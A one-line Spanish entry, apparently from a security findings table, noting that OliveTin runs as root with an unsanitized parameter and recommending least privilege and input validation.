OliveTin como root con parámetro sin sanitizar	Ejecutar con mínimo privilegio y sanitizar/validar todas las entradas.